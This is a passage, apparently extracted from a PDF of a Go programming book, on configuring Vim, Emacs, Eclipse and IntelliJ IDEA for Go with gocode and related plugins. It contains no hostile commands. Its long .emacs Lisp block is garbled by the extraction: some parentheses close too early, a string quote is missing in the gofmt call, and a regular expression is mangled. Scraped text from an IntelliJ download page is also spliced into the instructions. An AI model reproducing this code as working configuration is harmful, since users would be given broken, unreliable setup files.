
propose-builtins: whether open intelligent completion or not, false as default.

lib-path: gocode only search packages in `$GOPATH/pkg/$GOOS_$GOARCH` and `$GOROOT/pkg/$GOOS_$GOARCH`, this setting can add additional path.

5. Congratulations! Try `:e main.go` to experience the world of Go!

Emacs

Emacs is so-called Weapon of God. She is not only an editor, also a powerful IDE.



1. Syntax highlight

```
cp $GOROOT/misc/emacs/* ~/.emacs.d/
```

2. Install [gocode](#)

```
go get -u github.com/nsf/gocode
```

gocode will be installed in `$GOBIN` as default

3. Configure [gocode](#)

```
~ cd $GOPATH/src/github.com/nsf/gocode/vim
~ ./update.bash
~ gocode set propose-builtins true
propose-builtins true
~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64"
lib-path "/home/border/gocode/pkg/linux_amd64"
~ gocode set
propose-builtins true
lib-path "/home/border/gocode/pkg/linux_amd64"
```

4. Install [Auto Completion](#) Download and uncompress

```
~ make install DIR=$HOME/.emacs.d/auto-complete
```

Configure `~/.emacs` file

```
;auto-complete
(require 'auto-complete-config)
(add-to-list 'ac-dictionary-directories "~/.emacs.d/auto-complete/ac-dict")
(ac-config-default)
(local-set-key (kbd "M-/") 'semantic-complete-analyze-inline)
(local-set-key "." 'semantic-complete-self-insert)
(local-set-key ">" 'semantic-complete-self-insert)
```

Follow this [link](#) for more details.

5. Configure .emacs

```
;; golang mode
(require 'go-mode-load)
(require 'go-autocomplete)
;; speedbar
;; (speedbar 1)
(speedbar-add-supported-extension ".go")
(add-hook
'go-mode-hook
'(lambda ()
;; gocode
(auto-complete-mode 1)
(setq ac-sources '(ac-source-go))
;; Imenu & Speedbar
(setq imenu-generic-expression
'(("type" "type *\\([^\t\r\f]*\\)" 1)
("func" "\func *\\(.\\)" 1)))
(imenu-add-to-menubar "Index")
;; Outline mode
(make-local-variable 'outline-regexp)
(setq outline-regexp "/^\\.\\|/[^\r\f][^\r\f]\\|pack\\|func\\|impo\\|cons\\|var\\.\\|type\\|\\t\\*....")
(outline-minor-mode 1)
(local-set-key "\M-a" 'outline-previous-visible-heading)
(local-set-key "\M-e" 'outline-next-visible-heading)
;; Menu bar
(require 'easymenu)
(defconst go-hooked-menu
'("Go tools"
["Go run buffer" go t]
```

```

(["Go reformat buffer" go-fmt-buffer t]
 ["Go check buffer" go-fix-buffer t]))
(easy-menu-define
  go-added-menu
  (current-local-map)
  "Go tools"
  go-hooked-menu)

;; Other
(setq show-trailing-whitespace t)
))
;; helper function
(defun go ()
  "run current buffer"
  (interactive)
  (compile (concat "go run " (buffer-file-name)))))

;; helper function
(defun go-fmt-buffer ()
  "run gofmt on current buffer"
  (interactive)
  (if buffer-read-only
      (progn
        (ding)
        (message "Buffer is read only"))
      (let ((p (line-number-at-pos)))
        (filename (buffer-file-name))
        (old-max-mini-window-height max-mini-window-height)
        (show-all)
        (if (get-buffer "*Go Reformat Errors*")
            (progn
              (delete-windows-on "*Go Reformat Errors*")
              (kill-buffer "*Go Reformat Errors*"))
            (setq max-mini-window-height 1)
            (if (= 0 (shell-command-on-region (point-min) (point-max) "gofmt" "*Go Reformat Output* nil "*Go Reformat Errors*"
t)))
            (progn
              (erase-buffer)
              (insert-buffer-substring "*Go Reformat Output*")
              (goto-char (point-min))
              (forward-line (1- p)))
            (with-current-buffer "*Go Reformat Errors*"
              (progn
                (goto-char (point-min))
                (while (re-search-forward "<standard input>" nil t)
                  (replace-match filename))
                (goto-char (point-min))
                (compilation-mode)))
              (setq max-mini-window-height old-max-mini-window-height)
              (delete-windows-on "*Go Reformat Output*")
              (kill-buffer "*Go Reformat Output*")))))
      ;; helper function
      (defun go-fix-buffer ()
        "run gofix on current buffer"
        (interactive)
        (show-all)
        (shell-command-on-region (point-min) (point-max) "go tool fix -diff")))
    )
  )
)

```

6. Congratulations! speedbar is closed as default, cut comment symbols in line `; ;(speedbar 1)` to have this feature, or you can have it through `M-x speedbar`.

Eclipse

Eclipse is also a great development tool, I'll show you how to use it to write Go programs.




Figure 1.1 Eclipse main panel of Go editor

1. Download and install [Eclipse](#)
2. Download [goclipse](#) <http://code.google.com/p/goclipse/wiki/InstallationInstructions>
3. Download gocode
gocode in Github.

```
https://github.com/nsf/gocode
```

You need to install git in Windows, usually we use [msysgit](#)

Install gocode in the command tool

```
go get -u github.com/nsf/gocode
```

You can install from source code if you like.

4. Download and install [MinGW](#)
5. Configure plugins.

Windows->Preferences->Go

(1).Configure Go compiler




Figure 1.12 Go Setting in Eclipse

(2).Configure gocode(optional), set gocode path to where the gocode.exe is.




Figure 1.13 gocode Setting

(3).Configure gdb(optional), set gdb path to where the gdb.exe is.




Figure 1.14 gdb Setting

6. Check installation

Create a new Go project and hello.go file as following.




Figure 1.15 Create new project and file

Test installation as follows.(you need to type command in console in Eclipse)




Figure 1.16 Test Go program in Eclipse

IntelliJ IDEA

People who are working with Java should be familiar with this IDE, it supports Go syntax highlight, intelligent completion and reconstructed by a plugin.

1. Download IDEA, there is no different from Ultimate and Community Edition



IntelliJ IDEA

[Overview](#)[What's New](#)[Features](#)[Plugins](#)[Getting Started](#)[Download](#)[Buy & Upgrade](#)

Download IntelliJ IDEA 12

[Windows](#)[Mac OS X](#)[Linux](#)[See what's new in IntelliJ IDEA 12 »](#)

Version: 12.0.2 Build: 123.123 Released: January 15, 2013

[System requirements](#)[Installation Instructions](#)

Ultimate Edition Free 30-day trial

Full-featured IDE for **JVM-based** and polyglot development

Java EE, Spring/Hibernate and other technologies support

Deployment and debugging with most application servers

Duplicate code search, dependency structure matrix, etc.

 [Download Now](#)

Community Edition FREE

Lightweight IDE for **Java SE, Groovy & Scala** development


Powerful environment for building **Google Android** applications

Integration with JUnit, TestNG, popular SCMs, Ant & Maven


Free and open-source ([get the source code](#))

 [Download Now](#)

- Install Java 7 or later.
- Install Go plugin. Choose **File -> Setting -> Plugins**, then click **Browser repo**.

